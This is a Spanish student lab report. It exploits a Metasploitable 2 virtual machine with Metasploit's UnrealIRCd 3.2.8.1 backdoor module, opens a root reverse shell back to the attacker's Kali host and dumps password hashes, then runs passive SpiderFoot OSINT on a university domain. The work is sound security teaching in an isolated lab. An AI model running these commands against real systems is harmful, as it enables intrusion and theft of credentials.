Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Práctica 3 - Auditoría de Seguridad:

Primera parte – Metasploit:

En este primer apartado realizaremos un ataque a una máquina (**Metasploitable 2**) dentro de un entorno controlado. Los ataques los lanzaremos desde una Kali Linux. Para que pueda funcionar el ataque dentro de este entorno virtual, ambas máquinas han de estar en el mismo segmento de red (en este caso concreto tenemos ambas máquinas en modo NAT).

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.126.140  netmask 255.255.255.0  broadcast 192.168.126.255
        inet6 fe80::d091:d940:be60:6c17  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ee:54:d6  txqueuelen 1000  (Ethernet)
        RX packets 114  bytes 11257 (10.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 4760 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:db:c1:9a
          inet addr:192.168.126.141  Bcast:192.168.126.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedb:c19a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:90 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7138 (6.9 KB)  TX bytes:8167 (7.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29705 (29.0 KB)  TX bytes:29705 (29.0 KB)

msfadmin@metasploitable:~$
```

Para la práctica vamos a realizar la explotación completa de Unreal 3.2.8.1 Backdoor


Daniel Gómez
Giulio Tizzano
Adolfo Blanco

(RCE). Para preparar el entorno entramos dentro de nuestra kali linux. Como va a ser la primera vez que entramos dentro de la consola de Metasploit, debemos arrancar PostgreSQL (SGBD utilizada por metasploit (para almacenar hosts, puertos, vulnerabilidades, ...)

Solamente es necesario hacerlo una vez (primera vez):




Una vez arrancada, debemos inicializar la BBDD interna de MSF:



Entramos en la consola de MSF:

Comprobamos conexión con la base de datos:



Ahora realizamos un escaneo de puertos y servicios:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

```
msf > db_nmap -sV -O 192.168.126.141
```

-sV: identifica las versiones de los servicios

-O: proporciona información acerca del SO

192.168.126.141: IP de la máquina objetivo

```
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-17 08:57 EST
[*] Nmap: Nmap scan report for 192.168.163.129
[*] Nmap: Host is up (0.00087s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 00:0C:29:F1:96:48 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.21 seconds
```

Podemos ver todos los puertos que tiene abiertos la maquina Metasploitable2, los servicios de esos puertos y sus versiones (en este caso solo hemos escaneado los puertos tcp). Al igual, hemos averiguado cual es el sistema operativo de la máquina, en este caso, una Linux entre las versiones 2.6.9 y 2.6.33.

En este caso, hemos decidido explotar la siguiente vulnerabilidad:

```
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
```

Buscamos el exploit en metasploit:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

```
msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Vamos a usar el exploit enumerado como el 5.
(exploit/unix/irc/unreal_ircd_3282_backdoor).

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sS
```

Vemos la opciones que configurar para ejecutar el exploit:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.126.141
RHOST ⇒ 192.168.126.141
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.126.140
LHOST ⇒ 192.168.126.140
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

RHOST = IP victima

LHOST = IP máq. que ejecuta exploit

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.126.140:4444
[*] 192.168.126.141:6667 - Connected to 192.168.126.141:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.126.141:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo psb1ElD3lt2BriCv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "psb1ElD3lt2BriCv\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.126.140:4444 → 192.168.126.141:40483) at 2025-11-18 04:34:29 -0500
```

Ya estamos dentro mediante un tunel inverso:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.126.140:4444
[*] 192.168.126.141:6667 - Connected to 192.168.126.141:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.126.141:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo psb1ElD3lt2BriCv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "psb1ElD3lt2BriCv\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.126.140:4444 → 192.168.126.141:40483) at 2025-11-18 04:34:29 -0500

whoami
root
```

Ponemos la sesión en segundo plano:

```
background

Background session 1? [y/N]  y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Ver sesiones activas:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.126.140:4444 → 192.168.126.141:40483 (192.168.126.141)
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use post/linux/gather/hashdump
msf post(linux/gather/hashdump) > set SESSION 1
SESSION ⇒ 1
msf post(linux/gather/hashdump) > exploit
```

Esto lo que ha hecho ha sido acceder a /etc/passwd y /etc/shadow para extraer todos los hashes de contraseña.

Segunda parte – Otras Herramientas:

Tarea 1 - Dorking con ATSCAN u otra herramienta similar:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Para completar con éxito esta tarea vamos a utilizar la herramienta llamada **SpiderFoot**. Para llevar a cabo el proceso de dorking con esta herramienta, realizaremos dos fases diferentes:

1. Usar **SpiderFoot** en **modo pasivo** (para quedar dentro de los límites de la ley) y utilizar los siguientes módulos que viene integradas en la herramienta (Motores de búsqueda Google, Bing, DuckDuckGo, Pastebin/ leaks, metadatos, WHOIS, DNS públicos, GeoIP, repositorios públicos) sobre recursos externos.
2. Usar **SpiderFoot** para analizar el **dominio local** de la máquina **Metaspoitable** usando el modo agresivo (porque es un recurso local que no afecta a ningún ámbito real).


Nota Importante: Para cumplir estrictamente los requisitos legales, el análisis del dominio externo (uspceu.com) se realizó únicamente en el modo “Passive” de SpiderFoot, el cual no genera tráfico hacia el objetivo y se limita al uso de fuentes OSINT públicas (Google, Bing, Shodan, HaveIBeenPwned, etc.).

En primer lugar, actualizamos kali y descargamos spiderfoot:

```
└─$ sudo apt update && upgrade
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.5 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [259 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [187 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [894 kB]
Fetched 75.0 MB in 9s (7,893 kB/s)
1148 packages can be upgraded. Run 'apt list --upgradable' to see them.
upgrade: command not found

┌──(kali㉿kali)-[~]
└─$ sudo apt install spiderfoot -y
spiderfoot is already the newest version (4.0-0kali4).
spiderfoot set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1148
```


Arrancamos SpiderFoot:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco




-l: modo listen

Abrimos el localhost:5001 dentro del navegador:



Paso 1 :(Escaneo modo pasivo sobre www.uspceu.com):

Para ello, clickamos sobre New Scan> y nos llevará a la siguiente GUI:



Scan Name = Pon el nombre que quieras para guardar el escaneo


Scan Target = Dominio sobre el cuál estamos realizando el estudio (en este caso uspceu.com

By Use Case> Passive (importante para no realizar fuerza bruta y no tocar los recursos)


Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Pinchar sobre “Run Scan Now”

Hallamos lo siguiente:




Aquí podemos ver un breve resumen visual de todo lo que se ha encontrado de forma pasiva sobre el dominio (uspceu.com):



A continuación, se muestra lo que se llama el grafo OSINT para ver cómo están relacionados los datos encontrados:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco



Es posible pinchar sobre los nodos para identificar cuál es el dato relacionado con otro nodo.

SpiderFoot identificó múltiples URLs internas vinculadas al dominio objetivo que están indexadas en motores de búsqueda públicos.
Estas URLs fueron obtenidas mediante consultas pasivas a Google/Bing realizadas por los módulos OSINT sin generar tráfico hacia el servidor objetivo:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Browse / Linked URL - Internal


Data Element	Source Data Element	Source Module	Identified
http://biolab.uspceu.com/aotero/recursos/docencia/TEMA%205.pdf	uspceu.com	sfp_urlscan	2025-11-18 06:36:58
http://uspceu.com	uspceu.com	sfp_urlscan	2025-11-18 06:36:58
http://uspceu.com	www.uspceu.com	sfp_urlscan	2025-11-18 06:37:47
http://www.uspceu.com	uspceu.com	sfp_urlscan	2025-11-18 06:36:58
http://www.uspceu.com	www.uspceu.com	sfp_urlscan	2025-11-18 06:37:47
http://www.uspceu.com/	uspceu.com	sfp_urlscan	2025-11-18 06:36:58
https://www.uspceu.com/estudiar-universidad/grado/es/gclid/eaiaiqobchmixun_vtu99givyz7tch1udgy3eaayasaaegl_ufd_bwe?utm_term=ceu%20san%20pablo_&utm_campaign=22_23-usp-es-gr-gen-marca&utm_source=google&utm_medium=ads_search&utm_content=gen&utm_unidadnegocio=fusp&utm_pais=es_es	uspceu.com	sfp_urlscan	2025-11-18 06:36:58
https://www.uspceu.com/estudiar-universidad/grado/es/gclid/eaiaiqobchmixun_vtu99givyz7tch1udgy3eaayasaaegl_ufd_bwe?utm_term=ceu%20san%20pablo_&utm_campaign=22_23-usp-es-gr-gen-marca&utm_source=google&utm_medium=ads_search&utm_content=gen&utm_unidadnegocio=fusp&utm_pais=es_es	www.uspceu.com	sfp_urlscan	2025-11-18 06:37:47
https://www.uspceu.com/estudiar-universidad/grado/gclid/cj0kcqia3egfbhcearisacpjnu89ct5stplkjg85paasa2coyhtpvc3g428pgpxnlogow_cst3cbrnqaajiaealw_wcb?utm_campaign=23_24-usp-es-gr-marca&utm_source=google&utm_medium=ads_search&utm_content=marca&utm_term=ceu_&utm_unidadnegocio=fusp&utm_pais=es_es&ceu_dispositivo=validwhats_c_nacional	uspceu.com	sfp_urlscan	2025-11-18 06:36:58
https://www.uspceu.com/estudiar-universidad/grado/gclid/cj0kcqia3egfbhcearisacpjnu89ct5stplkjg85paasa2coyhtpvc3g428pgpxnlogow_cst3cbrnqaajiaealw_wcb?utm_campaign=23_24-usp-es-gr-marca&utm_source=google&utm_medium=ads_search&utm_content=marca&utm_term=ceu_&utm_unidadnegocio=fusp&utm_pais=es_es&ceu_dispositivo=validwhats_c_nacional	www.uspceu.com	sfp_urlscan	2025-11-18 06:37:47
https://www.uspceu.com/estudiar-universidad/grado/gclid/cj0kcqiautyfbhcmarisamgcrjt8zfhylvaujyg6t4bomzjgfef8itmmvfcryaug2oz1aobiv-4bd0aaaiuoealw_wcb?utm_campaign=23_24-usp-es-gr-marca&utm_source=google&utm_medium=ads_search&utm_content=marca&utm_term=ceu_&utm_unidadnegocio=fusp&utm_pais=es_es&ceu_dispositivo=validwhats_c_nacional	uspceu.com	sfp_urlscan	2025-11-18 06:36:58


Daniel Gómez
Giulio Tizzano
Adolfo Blanco


Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Company Name	1	1	2025-11-18 06:38:23
Affiliate - Domain Name	1	3	2025-11-18 06:37:09
